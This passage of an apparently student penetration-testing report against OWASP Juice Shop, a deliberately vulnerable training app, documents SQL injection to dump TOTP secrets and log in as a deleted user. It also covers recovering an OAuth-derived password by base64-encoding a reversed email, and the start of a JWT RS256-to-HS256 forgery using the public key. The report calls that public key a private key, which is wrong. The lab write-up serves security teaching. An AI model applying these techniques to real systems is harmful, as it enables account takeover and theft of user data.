

3. perform SQL Injection to list *totpSecret* column for all users from *Users* table




4. I used burpsuite to login to *wurstbrot@juice-sh.op* account



5. use the same credentials in step 4 of 3.1.1




6. generate one time password using ID above



3.1.2 Outcomes (evidence) of the penetration testing in 3.1

1. the *totpToken* generated is successful



3.1.3 Explanation of how the evidence included in 3.1 proves that [SFR3] is violated

1. **Violation of SFR3** The TSF failed to successfully authenticate user *wurstbrot@juice-sh.op*

   - I was able to use SQL injection to bypass the initial login to reach the 2FA stage

   - TSF's failed to maintain confidentiality of user-data and I was able to fetch all data from *Users* table


   - running the same query as step 3 of 3.1.1 yields the same result

   - the TSF failed to recognize that account for user *wurstbrot@juice-sh.op* has been hacked

3.2 [SFR3 - VC2] Log in with Chris' erased user account

3.2.1 Description of penetration testing that was carried out for [SFR3 - VC2]

1. capture the search query in burpsuite to find Chris's account details from *Users* table




- Chris' account seems to be the only one that has been deleted from the juice-shop system

- I'm going to bypass authentication by using Chris' account and deleting important policy document


3.2.2 Outcomes (evidence) of the penetration testing in 3.2

1. **Method 1** - Use SQL injection to login to Chris' account



- I was able to login with an account which was already deleted

2. **Method 2** - Use SQL injection to login to the account which has been already deleted from the system i.e. *deletedAt column is NOT NULL*



- Once again, I was able to trick the system to login with an already deleted account


3.2.3 Explanation of how the evidence included in 3.2 proves that [SFR3] is violated

1. TSF failed to authenticate Chris' and I was successfully able to bypass authentication mechanism which violates this SFR

3.3 [SFR3 - VC3] Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account

3.3.1 Description of penetration testing that was carried out for [SFR3 - VC3]


1. I'm going to try to login to *bjoern.kimminich@gmail.com* account bypassing authentication which would demonstrate violation of this SFR



2. it is given under the 'Architecture overview' (owasp juiceshop, 2022)

   - the system uses OAuth 2.0 to enable user registration via google accounts

3. inspecting the *main.js* javascript and searching for OAuth functionality responsible to authorizing logins to gmail account



- reveals that password is stored as


```
password: btoa(e.email.split("").reverse().join("")),
oauth: !0
```

- *btoa* function encodes strings to base64 (https://developer.mozilla.org, 2022)

- btoa function simply reverses the email address string


- i.e. *moc.liamg@hcinimmik.nreojb*

4. base64encode the *moc.liamg@hcinimmik.nreojb* (base64encode.org, 2022)




3.3.2 Outcomes (evidence) of the penetration testing in 3.3

1. Login with
username = *bjoern.kimminich@gmail.com* and
password =*bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=*



2. this solves this vulnerability challenge



3.3.3 Explanation of how the evidence included in 3.3 proves that [SFR3] is violated

1. The TSF failed to protect the password generation function which led me to bypass the authentication mechanism and login to Bjoern's gmail account.
2. The TSF policy was violated whereby every user must be successfully authenticated before permforming any other task.

4 SFR4 - FIA_UAU.3.1

The TSF shall prevent use of authentication data that has been forged by any user of the TSF.

4.1 [SFR4 - VC1] - Forge an almost properly RSA-signed JWT token

4.1.1 Description of penetration testing that was carried out for [SFR4 - VC1]


1. I used linux locate command to find encryption/jwt signature directories

```
┌──(root㉿kali)-[/home/kali]
└─# locate encryption
/usr/lib/python3/dist-packages/minikerberos/protocol/encryption.py
/usr/lib/python3/dist-packages/minikerberos/protocol/__pycache__/encryption.c
python-39.pyc
/var/lib/docker/overlay2/a59d41c13ccd871b86299485e001a06a9bd8248d25cb6283335e
836eefeb9a87/merged/juice-shop/encryptionkeys
/var/lib/docker/overlay2/a59d41c13ccd871b86299485e001a06a9bd8248d25cb6283335e
836eefeb9a87/merged/juice-shop/encryptionkeys/jwt.pub
/var/lib/docker/overlay2/a59d41c13ccd871b86299485e001a06a9bd8248d25cb6283335e
836eefeb9a87/merged/juice-shop/encryptionkeys/premium.key
/var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf
0b8e1eee0e3f/diff/juice-shop/encryptionkeys
/var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf
0b8e1eee0e3f/diff/juice-shop/encryptionkeys/jwt.pub
/var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf
0b8e1eee0e3f/diff/juice-shop/encryptionkeys/premium.key
```


2. navigate to encryption directory and view the contents of the *jwt.pub* file

```
┌──(root㉿kali)-[/home/kali]
└─# cd /var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf0b8e1eee0e3f/diff/juice-shop/encryptionkeys/jwt.pub
┌──(root㉿kali)-[/var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf0b8e1eee0e3f/diff/juice-shop/encryptionkeys]
└─# cat jwt.pub
-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qN1uziQ484gbOoule8leXHFbyIzPQRozgEpSp1whr6d2/c0CfZHEJ3m5tV0klxfjfM7oqjRMURnH/rmBjcETQ7qzIISZQ/iptJ3p7Gi78X5ZMhLNtDkUFU9WaGdiEb+SnC39wjErmJ5fmGb7i1AgMBAAE=
-----END RSA PUBLIC KEY-----
┌──(root㉿kali)-[/var/lib/docker/overlay2/b1f8a0cb1345d25b6693c2ba0537ed595705019c226c3759dccf0b8e1eee0e3f/diff/juice-shop/encryptionkeys]
└─#
```

3. install JSON WebToken Attacker in burpsuite extender




4. copy/paste contents of *jwt.pub* (private key for the juiceshop)as in step 2




- click 'update'

5. copy the token from Burp and paste into *jwt.io*




6. - change algorithm from RSA256 to HS256

